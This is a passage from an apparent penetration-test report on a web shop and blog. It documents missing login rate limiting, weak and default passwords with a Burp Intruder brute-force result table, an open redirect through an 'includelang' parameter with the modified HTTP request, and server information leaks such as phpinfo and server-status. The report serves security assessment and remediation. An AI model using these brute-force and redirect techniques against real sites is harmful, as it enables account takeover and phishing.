12	seller	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
13	chandan	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
14	Chandan	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
15	chandan	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
16	radhika	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
17	Radhika	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
18	seller1	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
19	seller2	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
20	seller3	seller1	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
21	Seller	seller2	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
22	seller	seller2	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
23	chandan	seller2	200	<input type="checkbox"/>	<input type="checkbox"/>	542	

# Business Impact

- Using this vulnerability, attacker can get the password using dictionary brute forcing and easily get username and password of any login account.
- Attacker can create lots of malicious account in this site by rate limiting flaws.

# Recommendation

- When the password are incorrect more than 5 times blocked that resource for some time.
- Number of attempts can be limited.
- The password length must be large so brute forcing can be not possible.
- Captcha should be used to protect from brute force.

# Reference

- <https://medium.com/bugbountywriteup/bypassing-rate-limit-abusing-misconfiguration-rules-dcd38e4e1028>
- <https://www.keycdn.com/support/rate-limiting>
- <https://ussignal.com/blog/protect-against-cyber-attacks-with-rate-limiting>



# 11.Common/Weak Passwords

## 11.Common/Weak Passwords (Severe)

Below mention **URL** has weak passwords.

**Affected URL :**

- <http://13.126.121.253/login/seller.php>
- <http://52.66.198.61/wondercms/>

# Observation

- In the seller login panel seller set weak password that can be easily guessed to login into seller's account.
- Blog admin set weak and default password as a admin. Very easy to login into blog panel with the default password.


It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

# Proof of Concept(PoC)

- To login into seller panel we brute force the username and password in intruder.



Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	542	
1	chandan	chandan	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
2	chandan	chandan@123	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
3	chandan	password	200	<input type="checkbox"/>	<input type="checkbox"/>	542	
4	chandan	chandan123	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	570	
5	chandan	pa\$\$word	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
6	chandan	password@123	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
7	chandan	chand@123	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
8	chandan	chan@123	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
9	chandan	chand123	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
10	chandan	iamchandan	302	<input type="checkbox"/>	<input type="checkbox"/>	353	

# Business Impact - High

- Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting logged into privileged accounts.

## Recommendations

- There should be password strength check at every creation of an account.
- There must be a minimum of 8 characters long password with a mixture of numbers ,alphanumeric ,special characters ,etc.
- There should be no repetition of password ,neither on change nor reset.
- The password should not be stored on the web, rather should be hashed and stored.

## References

- <https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/>
- [https://www.owasp.org/index.php/Testing\\_for\\_Weak\\_password\\_policy\\_\(OTG-AUTHN-007\)](https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007))

# 12.Open Redirection

## 12. Open Redirection (Severe)

The Lang module is vulnerable to open redirection.

**Affected URL :**

- <http://13.232.196.184/?includelang=lang/en.php>
- <http://13.232.196.184/?includelang=lang/fr.php>

**Affected Parameters :**

- lang (GET parameters)

**Payload used:**



- <http://13.232.196.184/?includelang=http://google.com/?lang/en.php>

**Other Affected URL :**

- [http://15.206.125.83/products/details.php?p\\_id=5](http://15.206.125.83/products/details.php?p_id=5)

# Observation

- Navigate to <http://13.232.196.184/> and under the Lang tab click on French.
- Capture this request in local proxy .



# Observation


- Now edit the request like this : GET /?includelang=https://google.com/?lang/en.php HTTP/1.1
- Then pass this request in the browser. You will see the google.com .

```
Pretty Raw \n Actions v
1 GET /?includelang=http:///google.com/?lang/en.php HTTP/1.1
2 Host: 13.232.196.184
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://13.232.196.184/
9 Cookie: key=1E4258BB-1CC8-3C54-2677-B4F861F53E58; PHPSESSID=
  ar11l117et3vni4djpgmffl43; X-XSRF-TOKEN=
  86aalfc1403c1fcb32101b4817e8fa23d719b4f3cf4882a9ed843e52be7c5ac
  c
10 Upgrade-Insecure-Requests: 1
11
```

# Proof of Concept (PoC)

- After intercepting burp request and changing the request through repeater and sending the changed request we got the result which is shown in the image.

```
Pretty Raw In Actions
1 GET /?includelang=http:///google.com/?lang/en.php HTTP/1.1
2 Host: 13.232.196.184
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://13.232.196.184/
9 Cookie: key=1E4258BB-1CC8-3C54-2677-B4F861F53E58; PHPSESSID=
  ar1ll117et3vni4djpgmffl43; X-XSRF-TOKEN=
  86aalfc1403c1fcb32101b4817e8fa23d719b4f3cf4882a9ed843e52be7c5ac
  c
10 Upgrade-Insecure-Requests: 1
11
```





# Business Impact – Extremely High

- An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

## Recommendation

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as JavaScript:

# References

- <https://cwe.mitre.org/data/definitions/601.html>
- <https://www.hacksplaining.com/prevention/open-redirects>

# 13. Information disclosure due to Default Pages

## 13.Information disclosure due to Default Pages (Moderate)


Below mentioned URLs disclose server information.

**Affected URL :**

- <http://13.232.196.184/?phpinfo.php>
- <http://13.232.196.184/robots.txt>
- <http://13.232.196.184/server-status>
- <http://13.232.196.184/composer.json>
- <http://13.232.196.184/userlist.txt>

# Observation

- Navigate to <http://13.232.196.184/phpinfo.php> and you will see the below page



g Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB


**PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1**

php


<b>System</b>	Linux ip-172-26-8-187 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
<b>Server API</b>	FPM/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php/5.6/fpm
<b>Loaded Configuration File</b>	/etc/php/5.6/fpm/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php/5.6/fpm/conf.d
<b>Additional .ini files parsed</b>	/etc/php/5.6/fpm/conf.d/10-mysqld.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
<b>PHP API</b>	20131106
<b>PHP Extension</b>	20131226
<b>Zend Extension</b>	220131226
<b>Zend Extension Build</b>	API220131226.NTS
<b>PHP Extension Build</b>	API20131226.NTS

# Observation

- Navigate to <http://13.232.196.184/robots.txt> and you will see the following page.
- Next you can navigate to any of the listed files.



# Proof of Concept (PoC)




## Index of /static/images/

---

<a href="#">../</a>			
<a href="#">customers/</a>	05-Jan-2019 06:00	-	
<a href="#">icons/</a>	05-Jan-2019 06:00	-	
<a href="#">products/</a>	05-Jan-2019 06:00	-	
<a href="#">banner-large.jpeg</a>	05-Jan-2019 06:00	672352	
<a href="#">banner.jpeg</a>	07-Jan-2019 08:49	452884	
<a href="#">card.png</a>	07-Jan-2019 08:49	91456	
<a href="#">default_product.png</a>	05-Jan-2019 06:00	1287	
<a href="#">donald.png</a>	05-Jan-2019 06:00	10194	
<a href="#">loading.gif</a>	07-Jan-2019 08:49	39507	
<a href="#">pluto.jpg</a>	05-Jan-2019 06:00	9796	
<a href="#">popoye.jpg</a>	05-Jan-2019 06:00	14616	
<a href="#">profile.png</a>	05-Jan-2019 06:00	15187	
<a href="#">seller_dashboard.jpg</a>	05-Jan-2019 06:00	39647	
<a href="#">shoe.png</a>	05-Jan-2019 06:00	77696	
<a href="#">socks.png</a>	05-Jan-2019 06:00	67825	
<a href="#">tshirt.png</a>	05-Jan-2019 06:00	54603	

---

# Proof of Concept (PoC)



## Apache Server Status for localhost

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

